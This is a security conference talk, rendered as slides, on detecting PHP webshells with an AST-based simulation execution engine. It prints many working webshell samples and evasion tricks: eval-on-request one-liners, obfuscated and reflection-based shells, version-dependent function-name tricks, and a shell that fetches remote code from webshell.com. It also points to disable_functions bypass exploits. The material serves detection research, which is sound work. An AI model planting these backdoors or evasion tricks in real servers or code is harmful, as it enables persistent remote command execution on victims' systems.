


Best Practices For Simulating Execution in Malicious Text Detection


WANG SHUO & SUN YI- Security Expert – Alibaba Cloud

Whoami

WANG SHUO(@MagicBlue_CH) & SUN YI

- Alibaba Cloud Security Expert
- Capacity building for CWPP security products
- Good at malicious file detection、host intrusion detection

Why need malicious text detection?




Advantages

- Good system adaptability(bash、powershell、python etc)
- Easy and simple development(Script kids 😈)
- Powerful to do almost anything

Increasing number of botnet families using malicious scripts as attack method

Why need malicious text detection?



Mining botnet attack methods

Why need malicious text detection?

WebShell = Web Server Persistent Control

```
<?php eval($_POST["pass"]);?>
```

```
<% execute(request("pass"))?>
```

```
${Runtime.getRuntime().exec(param.a)}
```

- Arbitrary code execution
- Arbitrary command execution
- Arbitrary Directory/File Read/Write
- Database Dump
- Hotlink
- Phishing
- …

How to detect WebShell?

The Dilemma of Regular Expressions

```
import re

re.findall(r'(eval|system)\(\$_(POST|GET|REQUEST)',webshell)
```

Detect Rule

```
<?php eval($_POST["pass"]);?>
```

False Positive

```
<?php eval($_POST[ wrong syntax
```

False negatives

```
<?php

$f = "c"."rea"."te"."_func"."tion";

$shell = $f("\$c","e"."v"."al"."('?>'.bas"."e64_"."dec"."ode(\$c));");

$shell($_GET["pass"]);
```

How to detect WebShell?


Dynamic sandbox solution

```php
<?php

$pass = str_rot13($_POST["pass"]));

eval($pass);

?>
```



Malicious sample run in the sandbox and gets OPCODE call sequence to detect

The Dilemma of Dynamic Sandbox

payload:
shell.php?ccc=whoami&ddd=0

```php
<?php

$in = $_GET['ccc'];
$nnn = $_GET['ddd'];
$cmd = "";
$table = "01234567890qwertyuiopasdfghjklzxcvbnm";

for ($i=0; $i < strlen($in); $i++) {

  $this_char = $in[$i];

  for ($j=0; $j < strlen($table); $j++) {

    if($this_char == $table[$j+$nnn]){

      $cmd = $cmd . $table[$j];

    }}}

system($cmd);
```

Indirect taint

Conditional branch confrontation

- The dynamic sandbox cannot get external input and cannot get all opcode call sequences.
- Attackers construct complex branches to avoid sandbox detection.

The Dilemma of Dynamic Sandbox

payload:
shell.php?class=Shell&val=phpinfo();

```php
<?php

class Shell {

   public static $shell="hello world!!!";

}

$reflectionClass = new ReflectionClass($_GET["class"]);

$reflectionClass->getProperty("shell")->setValue($_GET["val"]);

eval(Shell::$shell);
```

Taint is not transferable

The dynamic sandbox fails to run Because

it cannot get the externally controllable reflection class name

The Dilemma of Dynamic Sandbox

payload:
According to remote code

```
<?php

copy("http://webshell.com/1.png",'evil.png');

if($_GET["abc"]=="pass"){
      require “evil.png”;
}
else{
    echo "no file";
}

c();?>
```

File and Network Operations

- If you don't simulate the file/network system, cannot require evil.png
- Attackers use network or file streams to disrupt taint.

The Dilemma of Dynamic Sandbox

payload:
shell.php?pass=phpinfo();

```php
<?php

define('LARAVEL_START', microtime(true));
require __DIR__.'/../vendor/autoload.php';
$app = require_once __DIR__.'/../bootstrap/app.php';


$a=array($_REQUEST['pass']=>"3");
$b=array_keys($a)[0];
eval($b);

$kernel = $app->make(Illuminate\Contracts\Http\Kernel::class);
$response = $kernel->handle(
$request = Illuminate\Http\Request::capture()
);
$response->send();
$kernel->terminate($request, $response);
```

Lack of dependence

- In real attacks,
  WebShell is usually inserted into normal business code.
- Sandbox does not work properly
  due to missing dependencies

The Dilemma of Dynamic Sandbox

Uncertain value

payload:
shell.php?1=whoami

```php
<?php

$a = rand(114,116);
$b = (chr($a)."ystem");
$b($_GET[1]);

?>
```

payload:
shell.php?1=whoami

```php
<?php
// filename=system.php

$a = basename(__FILE__, '.php');
$a($_GET[1]);

?>
```

We call this situation "uncertain value", and it's easy to see that the sandbox struggles to deal with it.

The Dilemma of Dynamic Sandbox

Scripting language version fragmentation

payload:
shell.php?var_name=a&cmd=whoami

```php
<?php
// php5&php7 compatible syntax
${$_GET['var_name']}=$_GET['cmd'];
system($a);

?>
```

```php
<?php
//php5 support,but not php7
$$_GET['var_name']=$_GET['cmd'];
system($a);

?>
```

new release has new features
and is likely to bring a new bypass surface.

PHP 7.3

- Flexible Heredoc and Nowdoc Syntaxes
  Allow indentation of, and remove newline requirement after, Nowdoc/Heredoc closing markers (Published: 2017-09-16, Accepted 2017-11-16)
- Allow a trailing comma in function calls (Published 2017-10-07)
- JSON_THROW_ON_ERROR
  Adds a flag to change the JSON extension's error-handling behaviour (Created: 2017-09-10)
- PCRE2 Migration (Published 2017-10-16)
- list() Reference Assignment
  This RFC proposes a new syntax to enable reference assignment with list(). (Created 2013/10/25, withdrawn 2014-05-15, Commandeered and Reopened: 2016-12-30, Accepted 2017-02-22)
- is_countable function (Created: 2018-01-21)
- array_key_first(), array_key_last()
  Add functions for handling the outer keys of an array (Created: 2018-06-11; Voting from 2018-07-09 to 2018-07-16)
- Make compact function reports undefined passed variables
  (Created: 2018-05-24; Voting from 2018-06-06 to 2018-06-18)
- Argon2 Password Hash Enhancements
  (Created: 2018-01-11; Voting from 2018-06-06 to 2018-06-18)
- Deprecate and Remove image2wbmp()
  (Created: 2018-05-11; Voting from 2018-05-26 to 2018-06-09)
- Deprecate and Remove Case-Insensitive Constants
  Support for case-insensitive constants is deprecated and scheduled for removal in the next major version.
- Deprecations for PHP 7.3
  Miscellaneous minor deprecations for PHP 7.3.
- Same Site Cookie
  Add same site flag to cookies created by core cookie functions (Created: 2017-07-16)

The Dilemma of Dynamic Sandbox

pwn($_GET)

UAF vulnerability

address: zif_system function

https://github.com/mm0r1/exploits

php-concat-bypass - PHP `disable_functions` bypass using bug #81705 for php 7.3-8.1.

php-filter-bypass - PHP `disable_functions` bypass using bug #54350 for php 7.0-8.0.

php7-backtrace-bypass - PHP `disable_functions` bypass using bug #76047 for php 7.0-7.4.

php7-gc-bypass - PHP `disable_functions` bypass using bug #72530 for versions 7.0-7.3. Bug patched in php 7.4.

php-json-bypass - PHP `disable_functions` bypass using bug #77843 for versions 7.1-7.3 released before 30.05.2019.

Use a PHP exploit to act as a WebShell to avoid taint flow tracking.

Our solution


Although Static detection / Dynamic sandbox detection has many disadvantages there are also some advantages

Static detection	Dynamic sandbox detection
• Fast detection • The writing rules are simple and the threshold is low	• Accurate detection with low false positives

Our solution :

Static Detection Engine + Dynamic Sandbox Detection Engine + **Simulation Execution Engine**

What is Simulation Execution Engine?



Built with reasoning-based simulation execution techniques, designed for high-level confrontation.

Features:

- Multiple languages supported in one engine
- AST-based Self-developed VM, not Opcodes-based
- Dynamic execution, not static analysis
- High detections, low false positives

How to support multiple languages?

Definition of Java Function

```
Modifiers ReturnType FunctionName(ParameterType parameter,...) {
  /* FunctionBody; */
  return [expression];
}
```

Definition of PHP Function

```
function FunctionName($parameter1, $parameter2, ...) {
  /* FunctionBody; */
  return [expression];
}
```

Definition of Python Function

```
def FunctionName(parameter1, parameter2, ...) :
  # FunctionBody
  return [expression]
```


Definition of Uniform Functions

```
[Modifiers]
[ReturnType]
[Identifier]
FunctionName([ParameterType] parameter, ...) {
 FunctionBody
 return [expression];
 }
```

Multiple languages, unified expression

Why Self-developed VM is based on AST?

Generated AST



Structured, closer to source code

😎 More expressive of attacker intent!

Source Code

```php
<?php
 $a = '';
 $b = array('l', 's', ' ', '-', 'l','a');
 for ($i=0; $i<(int)($_GET['c']); $i++)
 {
  $a .= $b[$i];
 }
 system($a);
```

Generated Opcodes


#*	I	O	op	fetch	ext	return	operands
0	>		ASSIGN				!0, ''
1			ASSIGN				!1, <array>
2			ASSIGN				!2, 0
3		>	JMP				->7
4	>		FETCH_DIM_R			~6	!1, !2
5			ASSIGN_OP		8		!0, ~6
6			PRE_INC				!2
7	>		FETCH_R	global		~9	'_GET'
8			FETCH_DIM_R			~10	~9, 'c'
9			CAST		4	~11	~10
10			IS_SMALLER				!2, ~11
11		>	JMPNZ				~12, ->4
12	>		INIT_FCALL				'system'
13			SEND_VAR				!0
14			DO_ICALL				
15		>	RETURN				1

Flattened, missing information


It's a Dynamic execution Engine

Core Features of VM:

- AST-based
- Really compute the value of each node in the AST
- Built-in multiple reasoning techniques
- Runtime management
- Self-developed standard library
- System Simulation



How to achieve high-level confrontation?



Core Features of Decision unit:

- Context-based, fine-grained control
- Record and track each node information
- Identify attacker intent and calculate results based on reasoning techniques
- With contextual information, malicious behavior can be identified more accurately and false positives can be avoided

The Capability of Simulation Execution Engine

Controlled variable name

payload:
shell.php?var=a&code=phpinfo();

```
<?php
$a = 10;
${$_GET['var']} = $_GET['code'];
eval($a);
```

Engine Calculation process:

Record local variable a

[Reasoning technique]

Attacker intent: variable name can be controlled

Correction: find variable a, and replace it

Sink

The Capability of Simulation Execution Engine

payload:
shell.php?ccc=whoami&ddd=0

```php
<?php

$in = $_GET['ccc'];
$nnn = $_GET['ddd'];
$cmd = "";
$table = "01234567890qwertyuiopasdfghjklzxcvbnm";

for ($i=0; $i < strlen($in); $i++) {

  $this_char = $in[$i];

  for ($j=0; $j < strlen($table); $j++) {

    if ($this_char == $table[$j+$nnn]) {

      $cmd = $cmd . $table[$j];

    }}}

system($cmd);
```

Conditional branch confrontation

Engine Calculation process:

Record local variables in and nnn, and marked as a taint source

[Reasoning technique]

Attacker intent: value of the variable cmd is affected by the values of the variables in and nnn

Correction: mark variable cmd as an "indirect taint"

Sink

The Capability of Simulation Execution Engine

Taint is not transferable

payload:
shell.php?class=Shell&val=phpinfo();

```php
<?php

class Shell {

  public static $shell="hello world!!!";

}

$reflectionClass = new ReflectionClass($_GET["class"]);

$reflectionClass->getProperty("shell")->setValue($_GET["val"]);

eval(Shell::$shell);
```

Engine Calculation process:

Record Shell class is defined

[Reasoning technique]

Attacker intent: class name can be controlled

Correction: find Shell class, and replace it

Sink 😈

The Capability of Simulation Execution Engine

File and Network Operations

payload:
According to remote code

```
<?php

copy ( “http://webshell.com/1.png” , 'evil.png' );

if ( $_GET[“abc”] == “pass” ) {
    require “evil.png”;
}
else {
    echo "no file";
}

c();?>
```

Engine Calculation process:

[Reasoning technique]

Attacker intent: read content from network and write to evil.png file

Correction: create evil.png in the simulated IO system and mark the file content as a taint source

[Reasoning technique]

Attacker intent: result of the conditional statement of the if branch can be controlled

Correction: let the result be corrected to True

Sink

The Capability of Simulation Execution Engine

payload:
shell.php?pass=phpinfo();

```
<?php

define('LARAVEL_START', microtime(true));
require __DIR__.'/../vendor/autoload.php';
$app = require_once __DIR__.'/../bootstrap/app.php';


$a = array($_REQUEST['pass']=>"3");

$b = array_keys($a)[0];

eval($b);

$kernel = $app->make(Illuminate\Contracts\Http\Kernel::class);
$response = $kernel->handle(
$request = Illuminate\Http\Request::capture()
);
$response->send();
$kernel->terminate($request, $response);
```

Lack of dependence

Engine Calculation process:

Ignore exceptions caused by lack of dependencies

[Reasoning technique]

Attacker intent: array keys can be controlled

Correction: all keys in the array are marked as taint sources

Sink

The Capability of Simulation Execution Engine

Uncertain value

payload:
shell.php?1=whoami

```
<?php
$a = rand(114,116);
$b = (chr($a)."ystem");
$b($_GET[1]);
?>
```

Engine Calculation process:

[Reasoning technique]

Attacker intent: the rand function is called, affecting the result of subsequent code execution

Correction: the function return value is marked as “Uncertain value”, variable a also has this flag

"Uncertain value" flag also support spreading

Sink

The function has the "Uncertain value" flag, and the parameter is a taint.

The Capability of Simulation Execution Engine

Backward incompatible changes


payload:
shell.php?cmd=whoami

```
<?php

$l = strlen(number_format(-0.01));

$fn = substr('11system', $l, 6);

$fn($_GET['cmd']);
```


PHP Manual › Appendices › Migrating from PHP 7.1.x to PHP 7.2.x

Change language: English

Submit a Pull Request Report a Bug

Backward incompatible changes

Prevent number_format() from returning negative zero

Previously, it was possible for the number_format() function to return -0. Whilst this is perfectly valid according to the IEEE 754 floating point specification, this oddity was not desirable for displaying formatted numbers in a human-readable form.

```
<?php

var_dump(number_format(-0.01)); // now outputs string(1) "0" instead of string(2) "-0"
```

Engine Calculation process:

[Reasoning technique]

Attacker intent: number_format function returns different results in different versions of PHP

Correction: return all possible values. possible values of the variable l are 1 and 2

Possible values of variable fn are 1syste and system


Sink When the value of the variable fn is system


FOMO Bounty Challenge

- Every valid sample will be rewarded
- A total of more than 3000+ white hats participated
- Receive hundreds of interesting bypass tricks

Offense and defense are endless
the ability to improve with the help of external ecological power

Security capabilities are visible and testable





- Suspicious code highlighted
- Support WebShell detection in PHP,JSP,ASP,ASPX etc.
- Not only supports the detection of WebShell
  but also supports the detection of various malicious binaries
- Welcome to test and use for free !!!

https://ti.aliyun.com

Thank You!

If you have any questions
please email magicbluech@gmail.com